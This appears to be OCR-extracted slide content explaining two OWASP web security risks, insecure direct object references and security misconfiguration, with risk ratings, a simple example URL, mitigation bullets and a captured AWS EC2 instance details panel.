
4. Insecure Direct Object References

A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific

http://www.site.net?customer_id=**25**




http://peepandthebigwideworld.com/en/kids/videos/

RECOMMENDED
RECOMMENDED
RECOMMENDED


- Validate user has permission
- Use UUIDs or other non repetitious ids

5. Security Misconfiguration

Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.



Application Specific	Exploitability EASY	Prevalence COMMON	Detectability EASY	Impact MODERATE	Application / Business Specific



Instance: i-219341f7 (nuez) Public DNS: ec2-54-158-139-211.compute-1.amazonaws.com

Instance ID i-219341f7

Instance state running

Instance type m1.small

Private DNS ip-10-65-175-228.ec2.internal

Private IPs 10.65.175.228

Secondary private IPs -

VPC ID -

Subnet ID -

Network interfaces -

Public DNS ec2-54-158-139-211.compute-1.amazonaws.com

Public IP 54.158.139.211


Elastic IP -

Availability zone us-east-1d

